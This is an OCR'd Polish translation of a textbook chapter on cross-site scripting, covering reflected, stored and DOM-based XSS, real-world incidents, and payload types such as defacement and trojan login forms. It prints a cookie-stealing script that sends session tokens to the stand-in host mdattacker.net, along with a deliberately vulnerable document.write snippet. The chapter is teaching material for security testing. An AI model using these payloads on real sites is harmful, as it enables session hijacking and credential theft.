
Wykonanie tego prostego testu służy weryfikacji dwóch ważnych rzeczy. Po pierwsze, zawartość parametru message można zastąpić dowolnymi danymi, które są zwracane do przeglądarki. Po drugie, niezależnie od tego, jakie przetwarzanie danych wykonuje aplikacja po stronie serwera (jeśli ma to miejsce), nie wystarczy, aby uniemożliwić nam dostarczenie kodu JavaScript, który jest wykonywany, gdy strona jest wyświetlana w przeglądarce.

UWAGA: Jeśli wypróbujesz takie przykłady w przeglądarce Internet Explorer, wyskakujące okienko może się nie pojawić, a przeglądarka może wyświetlić komunikat „Internet Explorer zmodyfikował tę stronę, aby zapobiec skryptom krzyżowym”. Dzieje się tak, ponieważ najnowsze wersje Internet Explorera zawierają wbudowany mechanizm mający na celu ochronę użytkowników przed odzwierciedlonymi lukami XSS. Jeśli chcesz przetestować te przykłady, możesz wypróbować inną przeglądarkę, która nie korzysta z tej ochrony, lub możesz wyłączyć filtr XSS, przechodząc do opcji Narzędzia ÿ Opcje internetowe ÿ Zabezpieczenia ÿ Poziom niestandardowy. W obszarze Włącz filtr XSS wybierz opcję Wyłącz. W dalszej części opiszemy, jak działa filtr XSS i jak można go obejść

Ten typ prostego błędu XSS odpowiada za około 75% luk XSS, które istnieją w rzeczywistych aplikacjach internetowych. Nazywa się to odzwierciedlonym XSS, ponieważ wykorzystanie tej luki polega na stworzeniu żądania zawierającego osadzony kod JavaScript, który jest odzwierciedlany dla każdego użytkownika, który wysyła żądanie. Ładunek ataku jest dostarczany i wykonywany za pomocą pojedynczego żądania i odpowiedzi. Z tego powodu jest czasami nazywany XSS pierwszego rzędu.

Wykorzystanie luki w zabezpieczeniach

Jak zobaczysz, luki XSS mogą być wykorzystywane na wiele różnych sposobów do atakowania innych użytkowników aplikacji. Jeden z najprostszych ataków, najczęściej rozważany w celu wyjaśnienia potencjalnego znaczenia błędów XSS, polega na przechwyceniu przez atakującego tokena sesji uwierzytelnionego użytkownika. Przejęcie sesji użytkownika daje atakującemu dostęp do wszystkich danych i funkcjonalności, do których użytkownik jest uprawniony. Kroki związane z tym atakiem są zilustrowane na rysunku



1. Użytkownik normalnie loguje się do aplikacji i otrzymuje plik cookie zawierający token sesyjny:

Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3

2. W jakiś sposób (szczegółowo opisany w dalszej części) osoba atakująca przekazuje użytkownikowi następujący adres URL:

http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+image

;+i.src=”http://mdattacker.net/”%2bdocument.cookie;</script>

Podobnie jak w poprzednim przykładzie, który wygenerował komunikat w oknie dialogowym, ten adres URL zawiera osadzony JavaScript. Jednak ładunek ataku w tym przypadku jest bardziej złośliwy.

3. Użytkownik żąda od aplikacji adresu URL podanego mu przez atakującego.

4. Serwer odpowiada na żądanie użytkownika. W wyniku luki XSS odpowiedź zawiera JavaScript utworzony przez atakującego.

5. Przeglądarka użytkownika otrzymuje kod JavaScript atakującego i wykonuje go w taki sam sposób, jak każdy inny kod otrzymany z aplikacji.

6. Złośliwy JavaScript stworzony przez atakującego to:

var i=new Image; i.src=”http://mdattacker.net/”+document.cookie;

Ten kod powoduje, że przeglądarka użytkownika wysyła żądanie do mdattacker.net, która jest domeną należącą do atakującego. Żądanie zawiera bieżący token sesji użytkownika dla aplikacji:

GET /sessId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1

Host: mdattacker.net

7. Atakujący monitoruje żądania wysyłane do mdattacker.net i otrzymuje żądanie użytkownika. Używa przechwyconego tokena do przejęcia sesji użytkownika, uzyskania dostępu do danych osobowych tego użytkownika i wykonywania dowolnych działań „jako” użytkownik.


NOTATKA : Jak widzieliśmy w rozdziale 6, niektóre aplikacje przechowują trwały plik cookie, który skutecznie uwierzytelnia użytkownika podczas każdej wizyty, na przykład w celu zaimplementowania funkcji „zapamiętaj mnie”. W tej sytuacji krok 1 poprzedniego procesu jest niepotrzebny. Atak zakończy się sukcesem nawet wtedy, gdy docelowy użytkownik nie jest aktywnie zalogowany lub nie korzysta z aplikacji. Z tego powodu aplikacje korzystające z plików cookie w ten sposób są bardziej narażone na skutki zawartych w nich luk XSS.

Po przeczytaniu tego wszystkiego można się zastanawiać, dlaczego, skoro atakujący może nakłonić użytkownika do odwiedzenia wybranego przez siebie adresu URL, zawraca sobie głowę rygorem przesyłania złośliwego kodu JavaScript za pośrednictwem błędu XSS w podatnej na ataki aplikacji. Dlaczego po prostu nie umieści złośliwego skryptu na stronie mdattacker.net i nie przekaże użytkownikowi bezpośredniego linku do tego skryptu? Czy ten skrypt nie byłby wykonywany w taki sam sposób, jak w opisanym przykładzie? Aby zrozumieć, dlaczego atakujący musi wykorzystać lukę XSS, przypomnij sobie zasady tego samego źródła, które zostały opisane w rozdziale 3. Przeglądarki segregują zawartość otrzymaną z różnych źródeł (domen), próbując zapobiec wzajemnemu zakłócaniu się różnych domen w obrębie przeglądarka użytkownika. Celem atakującego nie jest po prostu wykonanie dowolnego skryptu, ale przechwycenie tokena sesji użytkownika. Przeglądarki nie pozwalają byle jakiemu skryptowi na dostęp do plików cookie domeny; w przeciwnym razie przejęcie sesji byłoby łatwe. Dostęp do plików cookie ma raczej tylko domena, która je wydała. Są przesyłane w żądaniach HTTP z powrotem tylko do domeny wystawiającej i można uzyskać do nich dostęp za pośrednictwem JavaScript zawartego w lub ładowanego przez stronę zwróconą tylko przez tę domenę. W związku z tym, jeśli skrypt rezydujący na mdattacker.net odpytuje document.cookie, nie otrzyma plików cookie wydanych przez mdsec.net, a atak polegający na przejęciu kontroli nie powiedzie się. Powodem, dla którego atak wykorzystujący lukę XSS jest skuteczny, jest to, że jeśli chodzi o przeglądarkę użytkownika, złośliwy JavaScript atakującego został do niej wysłany przez mdsec.net. Gdy

użytkownik zażąda adresu URL atakującego, przeglądarka wysyła żądanie do http://mdsec.net/error /5/Error.ashx , a aplikacja zwraca stronę zawierającą kod JavaScript. Podobnie jak w przypadku każdego kodu JavaScript otrzymanego z witryny mdsec.net, przeglądarka wykonuje ten skrypt w kontekście bezpieczeństwa relacji użytkownika z witryną mdsec.net. To dlatego skrypt atakującego, mimo że w rzeczywistości pochodzi z innego miejsca, może uzyskać dostęp do plików cookie emitowanych przez mdsec.net. Z tego też powodu sama luka stała się znana jako cross-site scripting.

Przechowywane luki w zabezpieczeniach XSS

Inna kategoria luk w zabezpieczeniach XSS jest często nazywana przechowywanymi skryptami krzyżowymi. Ta wersja powstaje, gdy dane przesłane przez jednego użytkownika są przechowywane w aplikacji (zwykle w wewnętrznej bazie danych), a następnie są wyświetlane innym użytkownikom bez odpowiedniego filtrowania lub oczyszczania. Przechowywane luki XSS są powszechne w aplikacjach obsługujących interakcję między użytkownikami końcowymi lub tam, gdzie personel administracyjny uzyskuje dostęp do rekordów i danych użytkowników w tej samej aplikacji. Rozważmy na przykład aplikację aukcyjną, która umożliwia kupującym publikowanie pytań dotyczących określonych przedmiotów, a sprzedającym publikowanie odpowiedzi. Jeśli użytkownik może opublikować pytanie zawierające osadzony JavaScript, a aplikacja nie filtruje go ani nie oczyszcza, osoba atakująca może opublikować spreparowane pytanie, które powoduje wykonanie dowolnych skryptów w przeglądarce każdej osoby wyświetlającej pytanie, w tym zarówno sprzedawcy, jak i inni potencjalni nabywcy. W tym kontekście osoba atakująca może potencjalnie skłonić nieświadomych użytkowników do licytowania przedmiotu bez takiego zamiaru lub spowodować, że sprzedający zamknie aukcję i zaakceptuje niską ofertę atakującego na przedmiot. Ataki na zapisane luki w zabezpieczeniach XSS zazwyczaj obejmują co najmniej dwa żądania kierowane do aplikacji. W pierwszej atakujący publikuje spreparowane dane zawierające złośliwy kod, który przechowuje aplikacja. W drugim ofiara przegląda stronę zawierającą dane atakującego, a szkodliwy kod jest wykonywany, gdy skrypt jest wykonywany w przeglądarce ofiary. Z tego powodu ta luka jest czasami nazywana skryptami krzyżowymi drugiego rzędu. (W tym przypadku nazwa „XSS” jest naprawdę błędna, ponieważ atak nie zawiera elementu międzywitrynowego. Nazwa ta jest jednak powszechnie używana, więc ją tutaj zachowamy). Rysunek ilustruje, w jaki sposób osoba atakująca może wykorzystać zapisaną lukę XSS wykonać ten sam atak polegający na przejęciu sesji, jak opisano dla odbitego XSS.



Odbity i przechowywany XSS mają dwie istotne różnice w procesie ataku. Przechowywany XSS jest generalnie poważniejszy z punktu widzenia bezpieczeństwa. Po pierwsze, w przypadku odbitego XSS, aby wykorzystać lukę, atakujący musi nakłonić ofiary do odwiedzenia jego spreparowanego adresu URL. W przypadku przechowywanych XSS ten wymóg jest omijany. Po przeprowadzeniu ataku w aplikacji atakujący musi po prostu poczekać, aż ofiary przejdą do strony lub funkcji, która została złamana. Zwykle jest to zwykła strona aplikacji, do której zwykli użytkownicy będą mieli dostęp z własnej woli. Po drugie, cele atakującego związane z wykorzystaniem błędu XSS są zwykle znacznie łatwiejsze do osiągnięcia, jeśli ofiara korzysta z aplikacji w czasie ataku. Na przykład, jeśli użytkownik ma już istniejącą sesję, może ona zostać natychmiast przejęta. W odbitym ataku XSS osoba atakująca może próbować zaprojektować tę sytuację, przekonując użytkownika do zalogowania się, a następnie kliknięcia podanego łącza. Może też próbować wdrożyć trwały ładunek, który czeka, aż użytkownik się zaloguje. Jednak w przypadku ataku XSS z pamięcią zazwyczaj gwarantuje się, że użytkownicy będący ofiarami będą już uzyskiwać dostęp do aplikacji w momencie ataku. Ponieważ ładunek ataku jest przechowywany na stronie aplikacji, do której użytkownicy uzyskują dostęp z własnej woli, każda ofiara ataku z definicji będzie korzystać z aplikacji w momencie wykonania ładunku. Ponadto, jeśli dana strona znajduje się w uwierzytelnionym obszarze aplikacji, każda ofiara ataku również musi być w tym czasie zalogowana. Te różnice między odzwierciedlonym i przechowywanym XSS oznaczają, że przechowywane wady XSS są często krytyczne dla bezpieczeństwa aplikacji. W większości przypadków osoba atakująca może przesłać do aplikacji spreparowane dane, a następnie czekać na trafienie ofiary. Jeśli jedną z tych ofiar jest administrator, osoba atakująca naruszy całą aplikację.

Luki XSS oparte na modelu DOM

Zarówno odzwierciedlone, jak i zapisane luki w zabezpieczeniach XSS obejmują określony wzorzec zachowania, w którym aplikacja pobiera dane kontrolowane przez użytkownika i wyświetla je z powrotem użytkownikom w niebezpieczny sposób. Trzecia kategoria luk XSS nie ma tej cechy. Tutaj proces, w którym wykonywany jest JavaScript atakującego, jest następujący:

* Użytkownik żąda spreparowanego adresu URL dostarczonego przez osobę atakującą i zawierającego osadzony kod JavaScript.

* Odpowiedź serwera nie zawiera skryptu atakującego w żadnej formie.

* Gdy przeglądarka użytkownika przetwarza tę odpowiedź, mimo to skrypt jest wykonywany.

Jak może dojść do tej serii zdarzeń? Odpowiedź jest taka, że JavaScript po stronie klienta może uzyskać dostęp do modelu obiektowego dokumentu (DOM) przeglądarki, a zatem może określić adres URL używany do załadowania bieżącej strony. Wydany przez aplikację skrypt może wyodrębnić dane z adresu URL, wykonać na tych danych pewne przetwarzanie, a następnie wykorzystać je do dynamicznej aktualizacji zawartości strony. Gdy aplikacja to robi, może być podatna na ataki XSS oparte na modelu DOM. Przypomnij sobie oryginalny przykład odzwierciedlonej luki XSS, w której aplikacja po stronie serwera kopiuje dane z parametru adresu URL do komunikatu o błędzie. Innym sposobem implementacji tej samej funkcjonalności byłoby zwracanie przez aplikację za każdym razem tego samego fragmentu statycznego kodu HTML oraz wykorzystywanie JavaScriptu po stronie klienta do dynamicznego generowania treści wiadomości. Załóżmy na przykład, że strona błędu zwrócona przez aplikację zawiera następujące informacje:

```
<script>

var url = document.location;

url = unescape(url);
```

var message = url.substring(url.indexOf('message=') + 8, url

.length);


document.write(message);

</script>

Ten skrypt analizuje adres URL, aby wyodrębnić wartość parametru wiadomości i po prostu zapisuje tę wartość w kodzie źródłowym HTML strony. Po wywołaniu zgodnie z zamierzeniami programistów można go używać w taki sam sposób, jak w oryginalnym przykładzie, aby łatwo tworzyć komunikaty o błędach. Jeśli jednak atakujący utworzy adres URL zawierający kod JavaScript jako wartość parametru wiadomości, kod ten zostanie dynamicznie wpisany na stronę i wykonany w taki sam sposób, jakby serwer go zwrócił. W tym przykładzie ten sam adres URL, który wykorzystał pierwotną odzwierciedloną lukę w zabezpieczeniach XSS, może również zostać użyty do wyświetlenia okna dialogowego:

http://mdsec.net/error/18/Error.ashx?message=<script>alert('xss')</script>

Rysunek ilustruje proces wykorzystania luki XSS opartej na modelu DOM.



Luki XSS oparte na modelu DOM są bardziej podobne do odbitych błędów XSS niż do przechowywanych błędów XSS. Ich wykorzystanie zwykle polega na nakłonieniu użytkownika do uzyskania dostępu do spreparowanego adresu URL zawierającego szkodliwy kod. Odpowiedź serwera na to konkretne żądanie powoduje wykonanie złośliwego kodu. Jednak jeśli chodzi o szczegóły wykorzystania, istnieją istotne różnice między XSS-em odzwierciedlonym a opartym na modelu DOM, które wkrótce przeanalizujemy.

Ataki XSS w akcji

Aby zrozumieć poważny wpływ luk XSS, warto przeanalizować kilka rzeczywistych przykładów ataków XSS. Pomaga również wziąć pod uwagę szeroki zakres złośliwych działań, które mogą wykonywać exploity XSS, oraz sposób, w jaki są one aktywnie dostarczane ofiarom.

Ataki XSS w świecie rzeczywistym

W 2010 r. Apache Foundation została naruszona w wyniku odbitego ataku XSS w ramach jej aplikacji do śledzenia problemów. Osoba atakująca opublikowała łącze, ukryte za pomocą usługi przekierowania, do adresu URL, który wykorzystywał lukę XSS w celu przechwycenia tokenu sesji zalogowanego użytkownika. Gdy administrator kliknął łącze, jego sesja została naruszona, a osoba atakująca uzyskała dostęp administracyjny do pliku aplikacji. Następnie osoba atakująca zmodyfikowała ustawienia projektu, aby zmienić folder przesyłania projektu na katalog wykonywalny w katalogu głównym aplikacji. Przesłał do tego folderu formularz logowania trojana i był w stanie przechwycić nazwy użytkowników i hasła uprzywilejowanych użytkowników. Atakujący zidentyfikował niektóre hasła, które były ponownie wykorzystywane w innych systemach w infrastrukturze. Był w stanie w pełni skompromitować te inne systemy, eskalując atak poza podatną na ataki aplikację internetową. W 2005 roku serwis społecznościowy MySpace okazał się podatny na atak XSS z przechowywanymi plikami. Aplikacja MySpace implementuje filtry uniemożliwiające użytkownikom umieszczanie kodu JavaScript na stronie profilu użytkownika. Jednak użytkownik o imieniu Samy znalazł sposób na obejście tych filtrów i umieścił kod JavaScript na swojej stronie profilu. Skrypt wykonywał się za każdym razem, gdy użytkownik przeglądał ten profil i powodował, że przeglądarka ofiary wykonywała różne działania z dwoma kluczowymi efektami. Najpierw przeglądarka dodała Samy'ego jako „przyjaciela” ofiary. Po drugie, kopiował skrypt na stronę profilu użytkownika ofiary. Następnie każdy, kto przeglądał profil ofiary, również padł ofiarą ataku. W rezultacie powstał robak oparty na XSS, który rozprzestrzeniał się wykładniczo. W ciągu kilku godzin pierwotny sprawca miał prawie milion zaproszeń do znajomych. W rezultacie MySpace musiał wyłączyć aplikację, usunąć złośliwy skrypt z profili wszystkich swoich użytkowników i naprawić usterkę w swoich filtrach anty-XSS. Aplikacje poczty internetowej są z natury narażone na ataki XSS z przechowywanymi plikami ze względu na sposób, w jaki wyświetlają wiadomości e-mail w przeglądarce podczas przeglądania przez odbiorcę. Wiadomości e-mail mogą zawierać treść w formacie HTML, więc aplikacja skutecznie kopiuje kod HTML innej firmy na strony, które wyświetla użytkownikom. W 2009 roku dostawca poczty internetowej o nazwie StrongWebmail zaoferował nagrodę w wysokości 10 000 USD każdemu, kto włamie się do poczty elektronicznej dyrektora generalnego. Hakerzy zidentyfikowali zapisaną lukę XSS w aplikacji poczty internetowej, która umożliwiała wykonanie dowolnego kodu JavaScript, gdy odbiorca przeglądał złośliwą wiadomość e-mail. Wysłali odpowiedni e-mail do CEO, skompromitowali jego sesję dotyczącą aplikacji i odebrali nagrodę. W 2009 roku Twitter padł ofiarą dwóch robaków XSS, które wykorzystywały zapisane luki XSS w celu rozprzestrzeniania się między użytkownikami i publikowania aktualizacji promujących witrynę internetową autora robaków. Na Twitterze zidentyfikowano również różne luki w zabezpieczeniach XSS oparte na DOM, wynikające z szerokiego wykorzystania kodu podobnego do Ajax po stronie klienta.


Ładunki dla ataków XSS

Do tej pory skupialiśmy się na klasycznym ładunku ataków XSS. Polega na przechwyceniu tokena sesji ofiary, przejęciu jej sesji, a tym samym wykorzystaniu aplikacji „jako” ofiara, wykonaniu dowolnych działań i potencjalnym przejęciu własności konta tego użytkownika. W rzeczywistości wiele innych ładunków ataku może być dostarczane za pośrednictwem dowolnego typu luki w zabezpieczeniach XSS.

Wirtualne Zniekształcenie


Atak ten polega na wstrzyknięciu złośliwych danych na stronę aplikacji internetowej w celu podania wprowadzających w błąd informacji użytkownikom aplikacji. Może to po prostu polegać na wstrzyknięciu znaczników HTML do witryny lub może wykorzystywać skrypty (czasami hostowane na serwerze zewnętrznym) w celu wstrzyknięcia rozbudowanej treści i nawigacji do witryny. Ten rodzaj ataku jest znany jako wirtualne zniszczenie, ponieważ rzeczywista zawartość hostowana na docelowym

serwerze WWW nie jest modyfikowana. Zniekształcenie jest generowane wyłącznie z powodu sposobu, w jaki aplikacja przetwarza i renderuje dane wejściowe dostarczone przez użytkownika. Oprócz niepoważnych psot tego rodzaju atak może być wykorzystany do poważnych celów przestępczych. Profesjonalnie spreparowane zniesławienie, dostarczone właściwym odbiorcom w przekonujący sposób, może zostać zauważone przez media informacyjne i wywrzeć rzeczywisty wpływ na zachowanie ludzi, ceny akcji itd., z korzyścią finansową dla atakującego, jak pokazano



Wstrzykiwanie funkcjonalności trojana

Atak ten wykracza poza wirtualne uszkodzenie i wprowadza rzeczywistą działającą funkcjonalność do podatnej na ataki aplikacji. Celem jest oszukanie użytkowników końcowych w celu wykonania niepożądanych działań, takich jak wprowadzenie poufnych danych, które są następnie przesyłane do atakującego. Jak opisano w ataku na Apache, oczywistym atakiem wykorzystującym wstrzykniętą funkcjonalność jest przedstawienie użytkownikom formularza logowania trojana, który przesyła ich dane uwierzytelniające do serwera kontrolowanego przez osobę atakującą. Umiejętnie przeprowadzony atak może również bezproblemowo zalogować użytkownika do rzeczywistej aplikacji, tak aby nie wykrył on żadnej anomalii w swoim doświadczeniu. Atakujący może wtedy wykorzystać dane uwierzytelniające ofiary do własnych celów. Ten rodzaj ładunku dobrze nadaje się do ataku typu phishing, w którym użytkownicy otrzymują spreparowany adres URL w rzeczywistej autentycznej aplikacji i są informowani, że muszą się normalnie zalogować, aby uzyskać do niego dostęp. Innym oczywistym atakiem jest proszenie użytkowników o podanie danych karty kredytowej, zwykle w celu nakłonienia ich do jakiejś atrakcyjnej oferty. Na przykład Rysunek przedstawia atak typu „proof-of-concept” stworzony przez Jima Leya, wykorzystujący lukę w zabezpieczeniach XSS odkrytą w Google w 2004 roku.



Adresy URL w tych atakach wskazują na autentyczną nazwę domeny rzeczywistej aplikacji, w stosownych przypadkach z ważnym certyfikatem SSL. W związku z tym jest znacznie bardziej prawdopodobne, że nakłonią ofiary do przesłania poufnych informacji niż strony internetowe służące wyłącznie do phishingu, które są hostowane w innej domenie i jedynie klonują zawartość docelowej witryny.

Wywoływanie działań użytkownika

Jeśli atakujący przejmie sesję ofiary, może użyć aplikacji „jako" ten użytkownik i wykonać dowolne działanie w jego imieniu. Jednak takie podejście do wykonywania dowolnych działań nie zawsze może być pożądane. Wymaga to, aby osoba atakująca monitorowała swój własny serwer pod kątem przesyłania przechwyconych tokenów sesji od zaatakowanych użytkowników. Musi również przeprowadzić odpowiednie działania w imieniu każdego użytkownika. Jeśli atakowanych jest wielu użytkowników, może to być niepraktyczne. Ponadto pozostawia raczej mało subtelny ślad w dziennikach aplikacji, który można łatwo wykorzystać do zidentyfikowania komputera odpowiedzialnego za nieautoryzowane działania podczas dochodzenia. Alternatywą dla przejmowania sesji, w której osoba atakująca po prostu chce wykonać określony zestaw działań w imieniu każdego zaatakowanego użytkownika, jest użycie samego skryptu ładunku ataku do wykonania tych działań. Ten ładunek ataku jest szczególnie przydatny w przypadkach, gdy osoba atakująca chce wykonać jakąś czynność wymagającą uprawnień administracyjnych, na przykład zmodyfikować uprawnienia przypisane do kontrolowanego przez siebie konta. Przy dużej bazie użytkowników przejęcie sesji każdego użytkownika i ustalenie, czy ofiara jest administratorem, byłoby pracochłonne. Bardziej skutecznym podejściem jest skłonienie każdego zaatakowanego użytkownika do próby zmiany uprawnień na koncie atakującego. Większość prób zakończy się niepowodzeniem, ale w momencie, gdy użytkownik administracyjny zostanie przejęty, atakującemu udaje się zwiększyć uprawnienia. Opisany wcześniej robak MySpace XSS jest przykładem tego ładunku ataku. Ilustruje siłę takiego ataku

